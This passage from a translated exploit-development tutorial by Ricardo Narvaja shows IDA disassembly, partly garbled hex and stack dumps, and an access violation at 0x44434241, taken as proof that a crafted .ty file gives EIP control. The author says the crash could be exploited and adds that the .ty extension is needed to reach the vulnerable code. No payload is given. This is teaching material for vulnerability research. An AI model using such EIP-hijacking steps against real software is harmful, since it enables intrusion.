.text:61402146 sub_61401AE0 endp
.text:61402146 ;
.text:61402146 align 10h
.text:61402150 ; ====== S U B R O U T I N E =====
.text:61402150
00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)
```

Hex View-1 Stack view Hex View-3

H1FC	61	BF	C8	90	40	61	B8	01	00	00	00	89	5C	24	0C	89	a++.\$a;....\$\\$.e
H00C	7C	24	08	54	24	04	89	04	24	E8	7D	51	00	FF	[\$.B\$.\$.F\$]0.-.		
H01C	84	24	B4	00	00	88	9C	24	B4	00	00	39	90	C8	8\$;...YES .9.+		
H02C	BE	00	00	0F	8E	F9	01	00	00	88	B4	24	A4	00	00	+...R-...Y \$n...	
H03C	8D	8C	24	C0	00	00	00	88	9C	24	9C	00	00	00	89	4C	
H04C	28	04	89	74	24	08	88	7B	3C	31	08	89	3C	24	E8	31	
															\$.\$.Y<(118\$&1		

Ready. Now, if I run it, I take EIP control that is the target of a POC. Some POCs don't do that. They just break the program.

Library function Data Regular function Unexplored Instruction External symbol Debug View Breakpoints Structures Modules Enums General registers

```
.text:61402142 pop    ebx
.text:61402143 pop    esi
.text:61402144 pop    edi
.text:61402145 pop    ebp
.text:61402146 retb
.text:61402146 sub_61401AE0 endp
.text:61402146 ;
.text:61402147
.text:61402150
.text:61402150
00001546 61402146
```

Hex View-1 Stack view Hex View-3

Warning

44434241: The instruction at 0x44434241 referenced memory at 0x44434241. The memory could not be read -> 44434241 (exc.code c0000005, tid 424)

Library function Data Regular function Unexplored Instruction External symbol Debug View Breakpoints Structures Modules Enums General registers

```
.text:61402142 pop    ebx
.text:61402143 pop    esi
.text:61402144 pop    edi
.text:61402145 pop    ebp
.text:61402146 retb
.text:61402146 sub_61401AE0 endp
.text:61402146 ;
.text:61402147 align 10h
.text:61402150
.text:61402150 ; ====== S U B R O U T I N E =====
.text:61402150
00001546 61402146: sub_61401AE0+666 (Synchronized with EIP)
```

Hex View-1 Stack view Hex View-3

If all is OK, it could be exploited. We'll see how to continue with the exploitation of this example more ahead. In the next parts, we'll continue with the more theory and some easy examples programmed by me for you to practice. I already worked so much. ☺

The file extension must be **.ty**. If we change it, it doesn't go to the vulnerable part.

Ricardo Narvaja

Translated by: @IvinsonCLS